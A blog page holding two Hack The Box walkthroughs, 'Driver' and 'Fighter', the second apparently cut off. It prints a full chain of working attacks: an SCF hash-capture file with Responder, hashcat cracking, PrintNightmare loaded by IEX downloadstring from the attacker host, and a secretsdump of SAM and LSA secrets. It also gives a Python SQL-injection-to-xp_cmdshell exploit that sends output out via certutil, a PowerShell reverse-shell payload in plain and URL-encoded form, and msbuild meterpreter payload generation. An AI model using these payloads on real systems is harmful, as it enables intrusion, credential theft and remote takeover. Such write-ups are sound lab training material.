IP: 10.10.11.106

  • my htb rank

Enumeration

Nmap

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/driver]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.106
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

web

we are greeted with a pop up for login and admin/admin got me it.

so over here it seems like we can upload a malicious firmware and get rev shell

so after looking for exploits I could not get any but the thing was, it was probably saving the files in the smb share of windows.

So here we are having remote file upload and we can then perform SMB Exploit via NTLM Capture

  • SMB Penetration Testing Port 445

  • SMB - SCF File Attacks - NetNTLMv2 hash grab

crate file @shell.scf

1
2
3
4
5
[Shell]
Command=2
IconFile=\\10.10.14.18\share\test.ico
[Taskbar]
Command=ToggleDesktop

start responder and

1
responder -wrf --lm -v -I tun0

upload the file via website

wait and get the hash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
┌──(root💀kali)-[~/hackthebox/machine/driver]
└─# responder -wrf --lm -v -I tun0
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|

NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [ON]
Fingerprint hosts [ON]

[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.14.18]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-M7QNFNTIUS5]
Responder Domain Name [DF9J.LOCAL]
Responder DCE-RPC Port [46013]

[+] Listening for events...

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:5d8b8082ef776c2f:A4327A2CB72A96CEEF1D04DB2636CFD0:010100000000000003D6341085B8D7014158EED0F177C50C00000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:d749730738bd8506:D1A35D9A4D7ABF916EECA6D6DE25B8A2:01010000000000003E05281185B8D7012A802D00F1FA40CD00000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:bd3860c306965ce9:1A699EF18915FF2D76CB965CB4F7E914:0101000000000000511B141285B8D7013F3164731463EC4A00000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:c92c9da2314211e4:DCA91CAF8B4ADFB918B987CA6226FD6A:0101000000000000FF16001385B8D70184E50D8129DC7EE500000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:352a6a321addb118:B201C24A20A2010D1B280F4EC2A6380A:01010000000000003CBDE91385B8D7017D6ACD474960E4F800000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:7e2adbd91e974841:6E1A74933AE2E19D06C8C03F61D44A89:0101000000000000836BD31485B8D70118B057D21124042400000000020000000000000000000000
[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony::DRIVER:9d11f8dc195ba210:633773D52C813CC8C252F5F100B67287:0101000000000000340ABD1585B8D701B38BD32127FADDD500000000020000000000000000000000

hashcat id: 5600

1
tony::DRIVER:5d8b8082ef776c2f:A4327A2CB72A96CEEF1D04DB2636CFD0:010100000000000003D6341085B8D7014158EED0F177C50C00000000020000000000000000000000

cracked

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
hashcat64.exe -a 0 -m 5600 password.txt rockyou.txt

TONY::DRIVER:5d8b8082ef776c2f:a4327a2cb72a96ceef1d04db2636cfd0:010100000000000003d6341085b8d7014158eed0f177c50c00000000020000000000000000000000:liltony

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: TONY::DRIVER:5d8b8082ef776c2f:a4327a2cb72a96ceef1d0...000000
Time.Started.....: Sun Oct 03 19:56:45 2021 (1 sec)
Time.Estimated...: Sun Oct 03 19:56:46 2021 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........: 31819.1 kH/s (6.38ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1048576/14344360 (7.31%)
Rejected.........: 0/1048576 (0.00%)
Restore.Point....: 0/14344360 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: 123456 -> Leslie08
Hardware.Mon.#2..: Temp: 49c Util: 6% Core:1632MHz Mem:3802MHz Bus:16

Started: Sun Oct 03 19:56:42 2021
Stopped: Sun Oct 03 19:56:48 2021

tony/liltony

use evil-winrm to login

1
2
3
4
5
6
7
8
9
10
11
12

┌──(root💀kali)-[~/hackthebox/machine/driver]
└─# evil-winrm -i 10.10.11.106 -u tony -p liltony

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tony\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Desktop> cat user.txt
a605c8dc202b75b68359640f43d14212

root

by running winpeas, there is a system service running spoolsv which is print spooler service

exploit as we need local privilege escalation

  • CVE-2021-1675 - PrintNightmare LPE - PowerShell

  • Playing with PrintNightmare - 0xdf

Following the steps gives error that running scripts is disabled.

For this, getting a meterpreter shell too won’t work, you can import the module but you can’t then run Invoke-Nightmare. The shell will die.

workaround

spin a local web server and download it then and it will then import it automatically

1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\tony\Desktop> IEX(New-Object Net.Webclient).downloadstring('http://10.10.14.18/CVE-2021-1675.ps1')
*Evil-WinRM* PS C:\Users\tony\Desktop> Invoke-Nightmare -NewUser "luci" -NewPassword "luci11"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user luci as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll


and we are administrator now:

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/driver]
└─# evil-winrm -i 10.10.11.106 -u luci -p luci11

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\luci\Documents> whoami
driver\luci
*Evil-WinRM* PS C:\Users\luci\Documents> cat \Users\Administrator\Desktop\root.txt
d93ef08c4ef67ae0ae771a2048ca6e75

get administrator’s ntlm hash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

┌──(root💀kali)-[~/hackthebox/machine/driver]
└─# secretsdump.py luci@10.10.11.106
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

Password: luci11
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe5b3cda034afd685bc69ccd3c4e9387c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d1256cff8b5b5fdb8c327d3b6c3f5017:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tony:1003:aad3b435b51404eeaad3b435b51404ee:dfdb5b520de42ca5d1b84ce61553d085:::
luci:1004:aad3b435b51404eeaad3b435b51404ee:b7e822b81dec47522161ecad82d1aaef:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
DRIVER\tony:liltony
[*] DPAPI_SYSTEM
dpapi_machinekey:0x68d8efd1bd3fa3ab206268f0bbc6e2a4a5e4b43e
dpapi_userkey:0x68060403e8f0276a683ad704b45dc7b850d9722f
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

Summary of knowledge

  • SMB Penetration Testing Port 445
  • SMB - SCF File Attacks - NetNTLMv2 hash grab by using responder
  • ntlmv2 hash cracking using hashcat
  • evil-winrm shell usage
  • CVE-2021-1675 - PrintNightmare LPE - PowerShell
  • using secretsdump.py dumping administrator’s ntlm hash

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

MSSQL 执行上下文与驱动漏洞

SQL 注入连接 xp_cmdshell,32 位会话与 64 位系统的差异影响后续驱动利用。原文还保留 DLL 逆向、解密程序及模块修改。

来源 fighter · 原记录 2020-06-03 · 32 个代码块 · 6 处图片引用

查看分析过程、攻击步骤与完整代码


introduce

OS: Windows
Difficulty: Insane
Points: 50
Release: 05 May 2018
IP: 10.10.10.72





User Blood: 00 days, 19 hours, 09 mins, 22 seconds.
Root Blood: 01 days, 04 hours, 16 mins, 21 seconds.

that’s crazy for me

  • my htb rank

information gathering

first use nmap and masscan as usaul

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~/hackthebox/fighter# masscan -p1-65535 10.10.10.72 --rate=1000 -e tun0 > ports

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-06-04 02:35:05 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
root@kali:~/hackthebox/fighter# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
root@kali:~/hackthebox/fighter# nmap -Pn -sV -sC -v -p$ports 10.10.10.72

PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 8.5
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: StreetFighter Club
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

In the homepage, find the Domain name “streetfighterclub.htb”. add the domain to /etc/hosts file.

let’s look around, then find that there might be subdomains available that will give us more clues

intercept the request and send it to the intruder. We select where we want to brute force the request.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
GET / HTTP/1.1

Host: §1§.streetfighterclub.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

use namelist.txt located in /usr/share/dnsrecon/

find a subdomain called “members.streetfighterclub.htb” that gave HTTP code 403

then add the subdomain in /etc/hosts

open the webpage and got a 403 Forbidden error

1
http://members.streetfighterclub.htb/

use dirb to scan

1
2
3
dirb http://members.streetfighterclub.htb/

/old

then find web pages inside that directory. As we know that it is IIS server we find “asp” files on the web server and find a page called “login.asp”.

1
2
3
dirb http://members.streetfighterclub.htb/old -X .asp

/login.asp

now got

1
http://members.streetfighterclub.htb/old/login.asp

exploit and getshell and privilege escalation

find that the web application is vulnerable to SQL injection in parameter “logintype=2”. We find username, password, and e-mail but were unable to login. So we tried command injection using SQL injection. We referred the following link.

  • From MSSQL to RCE

so we made the following python3 payload script

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
import sys
import requests
import threading
import base64
from html.parser import HTMLParser
from http.server import BaseHTTPRequestHandler, HTTPServer

query_id = 0

def decode(data):
parser = HTMLParser()
try:
# We don't like Unicode strings, do we?
decoded_data = base64.b64decode(data)
except:
return '[-] decoding error'
return decoded_data.decode('utf8', errors='ignore')

def get_command():
try:
cmd = input(':\> ')
t = threading.Thread(target=send_command, args=(cmd,))
t.start()
except:
sys.exit(0)

def send_command(cmd):
global target_url, local_url

payload = "2;"
payload += "declare @r varchar(6120),@cmdOutput varchar(6120);"
payload += "declare @res TABLE(line varchar(max));"
payload += "insert into @res exec Xp_cmdshell %s;"
payload += "set @cmdOutput=(SELECT CAST((select stuff((select cast(char(10) as varchar(max)) + line FROM @res for xml path('')), 1, 1, '')) as varbinary(max)) FOR XML PATH(''), BINARY BASE64);"
payload += "set @r=concat('certutil -urlcache -f http://10.10.14.3/',@cmdOutput);"
payload += "exec Xp_cmdshell @r;"
payload += "--"

# Data for login
login = {
'B1': 'LogIn',
# 'logintype': "1 AND ISNULL(ASCII(SUBSTRING((SELECT @@version LIMIT 0,1)),"+str(limit)+",1)),0)>"+str(char),
'logintype': payload % (cmd),
'username': "admin",
'rememberme': 'ON',
'password': "admin",
}

requests.post("http://members.streetfighterclub.htb/old/verify.asp", data=login)

class MyServer(HTTPServer):
def server_activate(self):
# get first command
get_command()
HTTPServer.server_activate(self)

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
def log_request(self, *args, **kwargs):
return

def log_message(self, *args, **kwargs):
return

def do_GET(self):
global query_id
self.send_error(404)

# Certutil sends 2 requets each time
if query_id % 2 == 0:
output = self.path

# if command output, decode it!
if output != '/':
print(decode(output[1:]))

# get next command
get_command()

query_id += 1

if __name__ == '__main__':
# Fake server behaviour
handler = SimpleHTTPRequestHandler
handler.server_version = 'nginx'
handler.sys_version = ''
handler.error_message_format = 'not found'

# Add SSL support if you wanna be a ninja!
httpd = MyServer(('0.0.0.0', 80), handler)

try:
httpd.serve_forever()
except KeyboardInterrupt:
pass
httpd.server_close()

then run the script

1
2
3
root@kali:~/hackthebox/fighter# python3 exploit.py 
:\> whoami
fighter\sqlserv

or use the following payload to spawn a reverse shell

1
1;EXEC sp_configure 'show advanced options', 1;RECONFIGURE WITH OVERRIDE;EXEC sp_configure 'xP_cmDsHell', 1;RECONFIGURE WITH OVERRIDE;drop table #xxx;create table #xxx (out varchar(8000));Insert into #xxx (out) execute xp_CmDShell 'c:\WinDOWS\SYSWoW64\winDoWSpOwERsHEll\V1.0\PoWerShell.EXE "$client = New-Object System.Net.Sockets.TCPClient(\"10.10.14.3\",80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + \"PS \" + (pwd).Path + \"^> \";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"';EXEC sp_configure 'xp_cmDsHeLl', 0;RECONFIGURE WITH OVERRIDE;

url encode the payload then send the request

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /old/verify.asp HTTP/1.1

Host: members.streetfighterclub.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://members.streetfighterclub.htb/old/login.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 2627

Connection: close

Cookie: ASPSESSIONIDASBDQAST=HDDPOADAMCOKAMNDGOGAFGGL

Upgrade-Insecure-Requests: 1


username=admin&password=123456&logintype=%31%3b%45%58%45%43%20%73%70%5f%63%6f%6e%66%69%67%75%72%65%20%27%73%68%6f%77%20%61%64%76%61%6e%63%65%64%20%6f%70%74%69%6f%6e%73%27%2c%20%31%3b%52%45%43%4f%4e%46%49%47%55%52%45%20%57%49%54%48%20%4f%56%45%52%52%49%44%45%3b%45%58%45%43%20%73%70%5f%63%6f%6e%66%69%67%75%72%65%20%27%78%50%5f%63%6d%44%73%48%65%6c%6c%27%2c%20%31%3b%52%45%43%4f%4e%46%49%47%55%52%45%20%57%49%54%48%20%4f%56%45%52%52%49%44%45%3b%64%72%6f%70%20%74%61%62%6c%65%20%23%78%78%78%3b%63%72%65%61%74%65%20%74%61%62%6c%65%20%23%78%78%78%20%28%6f%75%74%20%76%61%72%63%68%61%72%28%38%30%30%30%29%29%3b%49%6e%73%65%72%74%20%69%6e%74%6f%20%23%78%78%78%20%28%6f%75%74%29%20%65%78%65%63%75%74%65%20%78%70%5f%43%6d%44%53%68%65%6c%6c%20%27%63%3a%5c%57%69%6e%44%4f%57%53%5c%53%59%53%57%6f%57%36%34%5c%77%69%6e%44%6f%57%53%70%4f%77%45%52%73%48%45%6c%6c%5c%56%31%2e%30%5c%50%6f%57%65%72%53%68%65%6c%6c%2e%45%58%45%20%22%24%63%6c%69%65%6e%74%20%3d%20%4e%65%77%2d%4f%62%6a%65%63%74%20%53%79%73%74%65%6d%2e%4e%65%74%2e%53%6f%63%6b%65%74%73%2e%54%43%50%43%6c%69%65%6e%74%28%5c%22%31%30%2e%31%30%2e%31%34%2e%33%5c%22%2c%38%30%29%3b%24%73%74%72%65%61%6d%20%3d%20%24%63%6c%69%65%6e%74%2e%47%65%74%53%74%72%65%61%6d%28%29%3b%5b%62%79%74%65%5b%5d%5d%24%62%79%74%65%73%20%3d%20%30%2e%2e%36%35%35%33%35%7c%25%7b%30%7d%3b%77%68%69%6c%65%28%28%24%69%20%3d%20%24%73%74%72%65%61%6d%2e%52%65%61%64%28%24%62%79%74%65%73%2c%20%30%2c%20%24%62%79%74%65%73%2e%4c%65%6e%67%74%68%29%29%20%2d%6e%65%20%30%29%7b%3b%24%64%61%74%61%20%3d%20%28%4e%65%77%2d%4f%62%6a%65%63%74%20%2d%54%79%70%65%4e%61%6d%65%20%53%79%73%74%65%6d%2e%54%65%78%74%2e%41%53%43%49%49%45%6e%63%6f%64%69%6e%67%29%2e%47%65%74%53%74%72%69%6e%67%28%24%62%79%74%65%73%2c%30%2c%20%24%69%29%3b%24%73%65%6e%64%62%61%63%6b%20%3d%20%28%69%65%78%20%24%64%61%74%61%20%32%3e%26%31%20%7c%20%4f%75%74%2d%53%74%72%69%6e%67%20%29%3b%24%73%65%6e%64%62%61%63%6b%32%20%3d%20%24%73%65%6e%64%62%61%63%6b%20%2b%20%5c%22%50%53%20%5c%22%20%2b%20%28%70%77%64%29%2e%50%61%74%68%20%2b%20%5c%22%5e%3e%20%5c%22%3b%24%73%65%6e%64%62%79%74%65%20%3d%20%28%5b%74%65%78%74%2e%65%6e%63%6f%64%69%6e%67%5d%3a%3a%41%53%43%49%49%29%2e%47%65%74%42%79%74%65%73%28%24%73%65%6e%64%62%61%63%6b%32%29%3b%24%73%74%72%65%61%6d%2e%57%72%69%74%65%28%24%73%65%6e%64%62%79%74%65%2c%30%2c%24%73%65%6e%64%62%79%74%65%2e%4c%65%6e%67%74%68%29%3b%24%73%74%72%65%61%6d%2e%46%6c%75%73%68%28%29%7d%3b%24%63%6c%69%65%6e%74%2e%43%6c%6f%73%65%28%29%22%27%3b%45%58%45%43%20%73%70%5f%63%6f%6e%66%69%67%75%72%65%20%27%78%70%5f%63%6d%44%73%48%65%4c%6c%27%2c%20%30%3b%52%45%43%4f%4e%46%49%47%55%52%45%20%57%49%54%48%20%4f%56%45%52%52%49%44%45%3b&B1=LogIn
1
2
3
4
5
6
root@kali:~/hackthebox/fighter# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.3] from streetfighterclub.htb [10.10.10.72] 49173
whoami
fighter\sqlserv
PS C:\Windows\system32>

We are not able to find anything on the target machine. So we try to convert our shell into meterpreter but are unable to run any exe file. So there was a firewall that didn’t allow us to run any exe file. We got a reference through this link on how to bypass this. We use the nps payload to create an XML file that will contain our payload (download from following)

  • nps payload
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
root@kali:~/nps_payload-master# python nps_payload.py 

( (
) ( )\ ) )\ )
( ` ) ( ` ) ( /( )\ )((_)( ( /( (()/(
)\ ) /(/( )\ /(/( )(_)|()/( _ )\ )(_)) ((_)
_(_/(((_)_\((_) ((_)_\((_)_ )(_)) |((_)((_)_ _| |
| ' \)) '_ \|_-< | '_ \) _` | || | / _ \/ _` / _` |
|_||_|| .__//__/____| .__/\__,_|\_, |_\___/\__,_\__,_|
|_| |_____|_| |__/

v1.03


(1) Generate msbuild/nps/msf payload
(2) Generate msbuild/nps/msf HTA payload
(99) Quit

Select a task: 1

Payload Selection:

(1) windows/meterpreter/reverse_tcp
(2) windows/meterpreter/reverse_http
(3) windows/meterpreter/reverse_https
(4) Custom PS1 Payload

Select payload: 1
Enter Your Local IP Address (None): 10.10.14.3
Enter the listener port (443): 443
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...
[+] Metasploit resource script written to msbuild_nps.rc
[+] Payload written to msbuild_nps.xml

1. Run "msfconsole -r msbuild_nps.rc" to start listener.
2. Choose a Deployment Option (a or b): - See README.md for more information.
a. Local File Deployment:
- %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe <folder_path_here>\msbuild_nps.xml
b. Remote File Deployment:
- wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\<attackerip>\<share>\msbuild_nps.xml
3. Hack the Planet!!

We move into “c:\users\sqlserv” as we have a shell as user sqlserv.

run the command provided by npc payload to start our listener

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
root@kali:~# msfconsole -r /root/nps_payload-master/msbuild_nps.rc

######## #
################# #
###################### #
######################### #
############################
##############################
###############################
###############################
##############################
# ######## #
## ### #### ##
### ###
#### ###
#### ########## ####
####################### ####
#################### ####
################## ####
############ ##
######## ###
######### #####
############ ######
######## #########
##### ########
### #########
###### ############
#######################
# # ### # # ##
########################
## ## ## ##
https://metasploit.com


=[ metasploit v5.0.71-dev ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

[*] Processing /root/nps_payload-master/msbuild_nps.rc for ERB directives.
resource (/root/nps_payload-master/msbuild_nps.rc)> use multi/handler
resource (/root/nps_payload-master/msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/nps_payload-master/msbuild_nps.rc)> set LHOST 10.10.14.3
LHOST => 10.10.14.3
resource (/root/nps_payload-master/msbuild_nps.rc)> set LPORT 443
LPORT => 443
resource (/root/nps_payload-master/msbuild_nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/nps_payload-master/msbuild_nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/nps_payload-master/msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.3:443

start our python HTTP Server to send our file to the target machine

1
2
3
4
root@kali:~/hackthebox/fighter# ls
exploit.py msbuild_nps.xml ports
root@kali:~/hackthebox/fighter# python -m SimpleHTTPServer 80
